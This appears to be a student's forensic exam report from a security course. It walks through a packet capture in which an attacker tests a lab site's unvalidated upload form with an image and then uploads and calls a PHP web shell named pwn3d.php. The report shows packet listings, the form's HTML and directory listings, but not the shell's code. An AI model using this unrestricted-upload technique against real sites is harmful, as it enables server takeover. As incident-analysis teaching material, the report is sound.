
Name: Akshat Mehta
UID: 119229194
Date: 05/17/2023
ENPM685-0201

Final


Discovery Scenario:

The first thing I noticed after opening the capture file was that the website has one upload field in which users can upload their files.


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Kali 2022 x64 Cu
Ubuntu
ENPM685 midter
Home
Kali 2022 x64 Customized by...
Applications Places wireshark
May 17 15:12
final.pcap
UID: 119229194
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time      Source             Destination        Protocol Length Info
   1 0.000000  PcsCompu_30:82:aa  Broadcast          ARP        60 Who has 172.28.128.5? Tell 172.28.128.4
   2 0.000031  PcsCompu_db:de:fa  PcsCompu_30:82:aa  ARP        42 172.28.128.5 is at 08:00:27:db:de:fa
   3 0.000199  172.28.128.4       172.28.128.5       TCP        74 47964 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=641014657 TSec
   4 0.000217  172.28.128.5       172.28.128.4       TCP        74 80 → 47964 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=230
   5 0.000391  172.28.128.4       172.28.128.5       TCP        66 47964 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=641014658 TSecr=230854
   6 0.001023  172.28.128.4       172.28.128.5       HTTP      378 GET / HTTP/1.1
   7 0.001050  172.28.128.5       172.28.128.4       TCP        66 80 → 47964 [ACK] Seq=1 Ack=313 Win=30080 Len=0 TSval=230854 TSecr=641014658
   8 0.020296  172.28.128.5       172.28.128.4       HTTP      704 HTTP/1.1 200 OK  (text/html)
   9 0.020509  172.28.128.4       172.28.128.5       TCP        66 47964 → 80 [ACK] Seq=313 Ack=639 Win=30592 Len=0 TSval=641014678 TSecr=230859
```

After looking at the “upload.php” file, we can confirm that there is an upload field in the website that prompts the user to upload photos of waffles for a chance to win 20$ in free waffle credits.



UID: 119229194


Name	Size	Type	Modified
admin	4.8 kB	Folder	12 April 2022, 22:41
uploads	357.9 kB	Folder	14 February 2019, 1...
.dump.txt	6.1 kB	plain text d...	14 February 2019, 1...
about.php	1.2 kB	PHP script	05 February 2019, 1...
index.php	603 bytes	PHP script	05 February 2019, 1...
robots.txt	31 bytes	plain text d...	05 February 2019, 1...
upload.php	518 bytes	PHP script	05 February 2019, 1...
upload2.php	466 bytes	PHP script	05 February 2019, 1...
waffles.php	611 bytes	PHP script	08 February 2019, ...


Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation
Applications
Places
gedit
May 17 15:13
Open
upload.php
~/.cache/.fr-Ce4KcY/var/www/html

```
<title>ENPM685 Waffle Photo Contest</title>
<h1>ENPM685 Waffle Photo Contest</h1>
<br><br>
Take a photo of your yummy delicious waffle you ordered from us and win a prize!  The best photo earns $20 in free waffle credits!

<br><br>

<form action="upload2.php" method="post" enctype="multipart/form-data">
Upload your script or treatment to us:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br><br>
<a href="/index.php">Back to the main page</a>
```


UID: 119229194

Now, we can see that the attacker attempted to test the limitations of the upload field of the website to check if there were any restrictions put in place or not. He did this by uploading a file called “TrollFace.jpg”.



UID:
119
229
194

```
81 27.128335   172.28.128.4   172.28.128.5   HTTP    518 POST /upload2.php HTTP/1.1  (JPEG JFIF image)
82 27.128337   172.28.128.5   172.28.128.4   TCP      66 80 → 47970 [ACK] Seq=1 Ack=358109 Win=213056 Len=0 TSval=237
83 27.137872   172.28.128.5   172.28.128.4   HTTP    465 HTTP/1.1 200 OK  (text/html)
84 27.137380   172.28.128.4   172.28.128.5   TCP      66 47970 → 80 [ACK] Seq=358109 Ack=400 Win=30336 Len=0 TSval=64
85 28.816720   172.28.128.4   172.28.128.5   HTTP    441 GET /uploads/TrollFace.jpg HTTP/1.1
86 28.816046   172.28.128.5   172.28.128.4   TCP   14546 80 → 47970 [ACK] Seq=400 Ack=358484 Win=215936 Len=14480 TSv
87 28.817214   172.28.128.4   172.28.128.5   TCP      66 47970 → 80 [ACK] Seq=358484 Ack=14880 Win=59264 Len=0 TSval=
88 28.817223   172.28.128.5   172.28.128.4   TCP   14546 80 → 47970 [PSH, ACK] Seq=14880 Ack=358484 Win=215936 Len=14
89 28.817240   172.28.128.5   172.28.128.4   TCP   14546 80 → 47970 [ACK] Seq=29360 Ack=358484 Win=215936 Len=14480 T
90 28.817396   172.28.128.4   172.28.128.5   TCP      66 47970 → 80 [ACK] Seq=358484 Ack=29360 Win=88192 Len=0 TSval=
91 28.817404   172.28.128.5   172.28.128.4   TCP   14546 80 → 47970 [PSH, ACK] Seq=43840 Ack=358484 Win=215936 Len=14
92 28.817421   172.28.128.5   172.28.128.4   TCP   14546 80 → 47970 [ACK] Seq=58320 Ack=358484 Win=215936 Len=14480 T
93 28.817526   172.28.128.4   172.28.128.5   TCP      66 47970 → 80 [ACK] Seq=358484 Ack=43840 Win=117240 Len=0 TSval
94 28.817563   172.28.128.5   172.28.128.4   TCP   14546 80 → 47970 [PSH, ACK] Seq=72800 Ack=358484 Win=215936 Len=14
```




UID:
119229194

/var/www/html/uploads/

Name	Size	Type	Modified
pwn3d.php	685 bytes	PHP script	14 February 2019, 1...
TrollFace.jpg	357.3 kB	JPEG image	14 February 2019, 1...


Name	Size
final.pcap	881.7 kB
	20.5 kB
	17.2 MB
	385.5 kB
	276 bytes

Once he verified that the developer has not implemented any validation protocols, he tries to upload “pwn3d.php” file as shown below:



UID: 119229194


```
208 99.707656   172.28.128.5   172.28.128.4   TCP    66 80 → 47986 [ACK] Seq=254 Ack=515 Win=30080 Len=0 TSval=255780 TSe
    9.726991    172.28.128.4   172.28.128.5   TCP    74 47988 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSva
    9.727018    172.28.128.5   172.28.128.4   TCP    74 80 → 47988 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_
211 99.727286   172.28.128.4   172.28.128.5   TCP    66 47988 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=641114385 TSec
212 99.727293   172.28.128.4   172.28.128.5   HTTP  495 POST /uploads/pwn3d.php HTTP/1.1  (application/x-www-form-urlenco
213 99.727306   172.28.128.5   172.28.128.4   TCP    66 80 → 47988 [ACK] Seq=1 Ack=430 Win=30080 Len=0 TSval=255785 TSec
214 99.727825   172.28.128.5   172.28.128.4   HTTP  357 HTTP/1.1 200 OK  (text/html)
```



UID: 119229194

